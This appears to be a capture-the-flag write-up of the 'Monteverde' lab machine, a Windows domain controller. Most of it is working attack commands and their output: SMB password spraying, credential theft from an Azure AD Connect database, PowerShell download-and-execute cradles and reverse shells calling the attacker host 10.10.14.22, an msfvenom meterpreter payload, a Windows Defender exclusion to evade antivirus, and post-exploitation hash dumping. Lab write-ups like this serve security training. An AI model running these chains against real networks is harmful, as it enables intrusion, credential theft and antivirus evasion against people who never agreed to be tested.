
Monteverde

==========
| MONTEVERDE 10.10.10.172 |
==========



InfoGathering

PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf .NET Message Framing

```
crackmapexec 10.10.10.172
# RESULTS
10.10.10.172:445 MONTEVERDE
[*] Windows 10.0 Build 17763
(name:MONTEVERDE)
(domain:MEGABANK)
```

DNS:53
I attempted to perform a zone transfer and nslookup to obtain a hostname which failed

```
dig monteverde.megabank.local
# RESULTS
; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> monteverde.megabank.local
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 6044
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 50276eb4c2488207da1cec115e1abe2986ba2695bdcc45c1 (good)
;; QUESTION SECTION:
;monteverde.megabank.local.     IN      A

;; AUTHORITY SECTION:
.                       10800   IN      SOA     a.root-servers.net. nstld.verisign-grs.com.
2020011200 1800 900 604800 86400

;; Query time: 27 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Sat Jan 11 23:35:06 MST 2020
;; MSG SIZE  rcvd: 157
```

Kerberos:88
This will be useful later on most likely.

RPC: 135

```
rpcclient -U "" 10.10.10.172
srvinfo
enumdomusers
queryuser <username>
querydominfo
getdompwinfo
```


SMB:445
[+] 10.10.10.172:445 supports SMB 2 [dialect 255.2] and has been online for 3673124 hours
Attempted to gain anonymous access to SMB which disconnected immediately. I used impacket in an attempt to use SMB2 and SMB3 however this failed. Ill come back to this when I have more info
Lets check message signing on this machine


```
nmap --script=smb2-security-mode.nse 10.10.10.172 -p 445
# RESULTS
Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

Message signing is required. This means the authenticity and origin of packets we send are verified and tampering and MITM attacks will be ineffecitve.

LDAP:389

```
jxplorer &
# SET THE BELOW VALUES
Port: 389
Domain: DC=MEGABANKmDC=LOCAL
Host: 10.10.10.172
LDAPv3
This gave me a great userlist
```





USERS & SVC

Dimitris Galanos
Mike Hope
Sally Morgan
Ray O'Leary
SABatchJobs
svc-ata
svc-bexec
svc-netapp

A scan I ran using LEGION returned the below results from SMB as an alternative to getting the same information
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]

This can significantly shorten the kerberos name enum I am running so i made a user list
CONTENTS OF user.list

```
dimitris.galanos
dimitri
galanos
dGalanos
d.galanos
mike.hope
mike
hope
mhope
m.hope
sally.morgan
sally
morgan
smorgan
s.morgan
ray.oleary
ray
oleary
roleary
r.oleary
SABatchJobs
svc-ata
svc-bexec
svc-netapp
```

That gave me an accurate list of users
users.txt

```
dgalanos
mhope
smorgan
roleary
sabatchjobs
svc-ata
svc-bexec
svc-netapp
administrator
AAD_987d7f2f57d2
```

Domain: DC=MEGABANK,DC=LOCAL
Host: MONTEVERDE; OS: Windows

Add the machine to your hosts file
10.10.10.172 monteverde.megabank.local

I have never heard of the service on port 9389 and read more about it here
REFERENCE: https://docs.microsoft.com/en-us/openspecs/windows_protocols/mc-nmf/0aab922d-8023-48bb-8ba2-c4d3404cc69d

Using enum4linux I obtained the following information
ENUM4LINUX

```
enum4linux -a 10.10.10.172
```

```
# RESULTS
 ==========================================
|    Getting domain SID for 10.10.10.172    |
```

```
 ========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: MEGABANK
Domain Sid: S-1-5-21-391775091-850290835-3566037492
[+] Host is part of a domain (not a workgroup)


 ============================
|    Users on 10.10.10.172    |
 ============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2
Desc: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-
b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos Name: Dimitris Galanos Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest
access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary Name: Ray O'Leary Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs Name: SABatchJobs Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan Name: Sally Morgan Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata Name: svc-ata Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp Name: svc-netapp Desc: (null)

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
```

```
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7

 ==============================
|    Groups on 10.10.10.172    |
 ==============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
group:[SQLServer2005SQLBrowserUser$MONTEVERDE] rid:[0x44f]
group:[ADSyncAdmins] rid:[0x451]
group:[ADSyncOperators] rid:[0x452]
group:[ADSyncBrowse] rid:[0x453]
group:[ADSyncPasswordSet] rid:[0x454]

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
```

group:[DnsUpdateProxy] rid:[0x44e]
group:[Azure Admins] rid:[0xa29]
group:[File Server Admins] rid:[0xa2e]
group:[Call Recording Admins] rid:[0xa2f]
group:[Reception] rid:[0xa30]
group:[Operations] rid:[0xa31]
group:[Trading] rid:[0xa32]
group:[HelpDesk] rid:[0xa33]
group:[Developers] rid:[0xa34]

[+] Getting domain group memberships:
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest

Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan

Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos

Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope

Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator

Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary

DOMAIN USERS
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group 'Domain Users' (RID: 513) has member: MEGABANK\smorgan

Gaining Access

Using the password list I build earlier I attempted brute forcing SMB and got a hit!
USER: SABatchJobs
PASS: SABatchJobs

```
smbmap -R -H 10.10.10.172 -u 'SABatchJobs' -p 'SABatchJobs'
```

This worked so I am going to sign in using impacket. Judging by the results above I grabbed azure.xml in mhope's folder.
I obtained a few other files such as Registry.pol and GptTmpl.inf

```
python3 /usr/share/docs/python3-impacket/smbclient.py -target-ip 10.10.10.172 -dc-ip
10.10.10.172 megabank.local/SABatchJobs:SABatchJobs@10.10.10.172
# List shares
shares

# use users$ share
use users$

cd smorgan
get azure.xml
```

I found a clear text password!

```
cat azure.xml
# REUSLTS
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

REFERENCE: https://docs.microsoft.com/en-us/powershell/azure/create-azure-service-principal-azureps?view=azps-3.3.0

Registry.pol also had a possible interesting result

```
strings Registry.pol
# RESULTS
PReg
Administrator1
EFS1(0&
EFS File Encryption Certificate0
200102221756Z
211912092217 56Z0P1
Administrator1
EFS1(0&
EFS File Encryption Certificate0
aQ5!
 :x5
9{x$%
Y0W0
Administrator@MEGABANK
b".Z
*W_e
o;H_
Bm>g
%i_K
nxu7a
Administrator1
EFS1(0&
EFS File Encryption Certificate0
200102221756Z
211912092217 56Z0P1
Administrator1
EFS1(0&
EFS File Encryption Certificate0
aQ5!
 :x5
9{x$%
Y0W0
Administrator@MEGABANK
b".Z
*W_e
o;H_
Bm>g
%i_K
nxu7a
```

Administrator1 might be a password as well

I created a password list and used Metasploits winrm_login.
SABatchJobs does not have WinRM access so hopefully mhope who is an Azure Admin does.
I used Metasploit to fuzz to ensure this was her password

```
msfconsole
use auxiliary/scanner/winrm/winrm_login
set PASSWORD 4n0therD4y@n0th3r$
set USER mhope
set DOMAIN MEGABANK.LOCAL
set RHOSTS 10.10.10.172
run
```

```
msf5 auxiliary(scanner/winrm/winrm_login) > run

[+] 10.10.10.172:5985 - Login Successful: MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Time to use WinRM to gain access and read the user flag

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u mhope -p '4n0therD4y@n0th3r$' -P 5985 -i
10.10.10.172

# READ FLAG
type C:\Users\mhope\Desktop\user.txt
4961976bd7d8f4eeb2ce3705e2f212f2
```

USER FLAG: 4961976bd7d8f4eeb2ce3705e2f212f2

PrivEsc

First thing I always do is upgrade to a Meterpreter
I was not able to download netcat to the box using Start-BitsTransfer or certutil so I went to Invoke-Expression
I wrote a great reverse powershell shell that I used to gain a session
RESOURCE: https://github.com/tobor88/ReversePowerShell/blob/master/ReversePowerShell.psm1
This was very exciting for me as powercat, nishang was blocked.

```
# Start a listener
use multi/handler
set payload windows/x64/shell/reverse_tcp
set LHOST 10.10.14.22
set LPORT 8089
run

# Import the module using WinRM session
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.22/ReversePowerShell.ps1")

# Execute the reverse shell
Invoke-ReversePowerShell -Port 8089 -IpAddress 10.10.14.22
```

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> IEX (New-Object Net.WebClient).downloadString("http://10.10.14.30/ReversePowerShell.ps1")
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> Invoke-ReversePowerShell -Port 8089 -IpAddress 10.10.14.30
Connection attempted. Check your listener.
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.30:8089
[*] Sending stage (336 bytes) to 10.10.10.172
[*] Command shell session 1 opened (10.10.14.30:8089 -> 10.10.10.172:59726) at 2020-01-12 11:19:46 -0700


PS C:\Windows\System32\spool\drivers\color> ^Z
Background session 1? [y/N]  y
```

I was not able to use post/multi/manage/shell_to_meterpreter to upgrade to a Meterpreter so I am just going to use the shell for now
During my enumeration I found a SQL port that was not reachable before

```
netstat -ano
# Get-NetTcpConnection is disabled for our user
```

```
PS C:\Users\mhope\.Azure> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       944
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       944
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       3420
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2976
```

Chances are the Windows Firewall was blocking external connections as the listener local address is 0.0.0.0
I verifited this. Our ability to access CIM is blocked which limits our use of a lot of powershell commands. No matter.

```
$FirewallRule = New-object -ComObject HNetCfg.FwPolicy2
$FirewallRule.Rules | Select-Object -Property * | Select-String -Pattern "SQL"
```

There are not any firewall rules. This is because Windows denies by default and we would only see a rule if it was explicitly added.
There are not any SQL rules allowing access to port 1433. There is a AAD account on this machine. This means Active Directory is being synchornized to Azure as that is what the AAD_<characters> account is used for.
mhope is one of the Azure Admins. This can be confirmed using the following command

```
whoami /all
# or
Get-AdGroupMember -Identity "Azure Admins"
```

To discover what Azure is vulnerable we will want to know the version. We do not have access to the PowerShell Az module so the next best place to look is for the registry value.

```
# Get Version of Azure
Get-ChildItem -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall' | Get-
ItemProperty | Where-Object -Property DisplayName -like "*Azure*" |Select-Object -Property
DisplayName, DisplayVersion

# RESULTS
DisplayName                                          DisplayVersion
-----------                                          --------------
Microsoft Azure AD Connect Health agent for sync     3.1.7.0
Microsoft Azure AD Connect synchronization services 1.1.882.0
Microsoft Azure AD Connect                           1.1.882.0
```

```
PS HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall> Get-ChildItem -
layName -like "*Azure*" |Select-Object -Property DisplayName, DisplayVersion

DisplayName                                          DisplayVersion
-----------                                          --------------
Microsoft Azure AD Connect Health agent for sync     3.1.7.0
Microsoft Azure AD Connect synchronization services 1.1.882.0
Microsoft Azure AD Connect                           1.1.882.0
```

We now know Microsoft Azure AD Connect is version 1.1.882.0

I did a search looking for Azure vulnerabilities and came across this article.
REFERENCE: https://blog.xpnsec.com/azuread-connect-for-redteam/
RESOURCE: https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1
If you are not familar with Azure it uses Mirosoft SQL Server 2017 on a database called (localdb). This did not work. The author was nice enough to include the database ADSync in the example which I successfully tried. This gave me the administrator crednetials. What this script in essence does is run an AD Sync with azure and captures credentials used to authenticate the sync.

```
# Install the exploit module into your powershell session on attack machine
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.22/Azure-ADConnect.ps1")

# Execute the cmdlet to obtain the administrator credentials
Azure-AdConnect -Server 10.10.10.172 -db ADSync
# RESULTS
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
```

```
PS C:\Users\mhope\Documents> IEX (new-Object Net.WebClient).downloadString("http://10.10.14.22/Azure-ADConnect.ps1")
[+] Domain:  MEGABANK.LOCAL
[+] Username: administrator
[+]Password: d0m@in4dminyeah!
PS C:\Users\mhope\Documents>
```

Now we can use WinRM to access the box as an administrator

```
# Access via WinRM
ruby /usr/share/evil-winrm/evil-winrm.rb -u administrator -p 'd0m@in4dminyeah!' -P 5985 -i
10.10.10.172

# You can also access by entering a PSSession which is usually more limited
Enter-PsSession -ComputerName 10.10.10.172 -Credential Administrator
```

I still do not have a Meterpreter which bothers me. I next obtained a reverse shell into Metasploit using Metasploit and a reverse shell I wrote with PowerShell
RESOURCE: https://github.com/tobor88/ReversePowerShell/ReversePowerShell.psm1

```
# Start Listener on attack machine
use multi/handler
set LHOST 10.10.14.22
set LPORT 8086
set payload windows/x64/shell/reverse_tcp
```

Import my ReversePowerShell module into the session and execute it

```
# In Administrator WinRM session on target
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.22/ReversePowerShell.ps1")

Invoke-ReversePowerShell -IpAddress 10.10.14.22 -Port 8086
```

I next attempted Metasploits shell_to_meterpreter module however this failed just as it did before. To bypass this I created an msfvenom payload and added an exclusion path for Windows Defender

```
# Make directory
mkdir C:\Users\Administrator\AppData\Local\tobor
# Generate a payload to execute
msfvenom LHOST=10.10.14.22 LPORT=8086 -p windows/x64/meterpreter/reverse_tcp -f exe -o /tmp/
MyShare/msf.exe

# Set value to allow execution from a directory
Set-MpPreference -ExclusionPath C:\Users\Administrator\AppData\Local\tobor

# Verify value
Get-MpPreference | Select-Object -Property ExclusionPath
```

Downloading over HTTP was not working so I went to SMB
CONTENTS OF /etc/samba/smb.conf

```
[MyShare]
   comment = MyShare
   path = /tmp/MyShare
   guest ok = yes
   browseable = yes
   create mask = 0600
   directory mask = 0700
```

Restart the smbd service after editing the config

```
systemctl restart smbd
```

I tried hosting an SMB server, mapped the drive, and copied over my payload

```
# Map Drive
New-PsDrive -Name R -Root '\\10.10.14.22\MyShare' -PsProvider FileSystem -Persist -Scope Global

# Verify Drive is mapped
Get-PsDrive
# This failed so Copy-Item will not work
```

Next I tried robocopy. This worked!

```
cmd /c robocopy '\\10.10.14.22\MyShare\' 'C:\Users\Administrator\AppData\Local\tobor\msf.exe' msf.exe
```

```
PS C:\Windows\System32> cmd /c robocopy '\\10.10.14.22\MyShare\' 'C:\Users\Administrator\AppData\Local\tobor\msf.exe' msf.exe

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Wednesday, January 15, 2020 11:08:15 AM
   Source : \\10.10.14.22\MyShare\
     Dest : C:\Users\Administrator\AppData\Local\tobor\msf.exe\

    Files : msf.exe

  Options : /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

          New Dir          1    \\10.10.14.22\MyShare\
            New File                7168        msf.exe
  0%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         1         0         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :      7.0 k     7.0 k         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :               22974 Bytes/sec.
   Speed :               1.314 MegaBytes/min.
   Ended : Wednesday, January 15, 2020 11:08:16 AM

PS C:\Windows\System32> cd C:\Users\administrator\appdata\local\tobor
PS C:\Users\administrator\appdata\local\tobor> ls


    Directory: C:\Users\administrator\appdata\local\tobor


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----        1/15/2020  10:46 AM                msf.exe
```

I opened a WinRM session as administrator, started my listener and executed the payload

```
# Start Listener
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.22
set LPORT 8086

# Open WinRM session as admin
ruby /usr/share/evil-winrm/evil-winrm.rb -u administrator -p 'd0m@in4dminyeah!' -P 5985 -i
10.10.10.172

# Execute payload
.'C:\Users\Administrator\AppData\Local\tobor\msf.exe'
```

That did it!

Now I am happy with reading the root flag

```
Get-Content -Path C:\Users\Administrator\Desktop\root.txt
12909612d25c8dcf6e5a07d1a804a0bc
```

Next I ran post exploit modules

```
use post/windows/gather/smart_hashdump
use auxiliary/analyze/jtr_crack_fast
```

ROOT FLAG: 12909612d25c8dcf6e5a07d1a804a0bc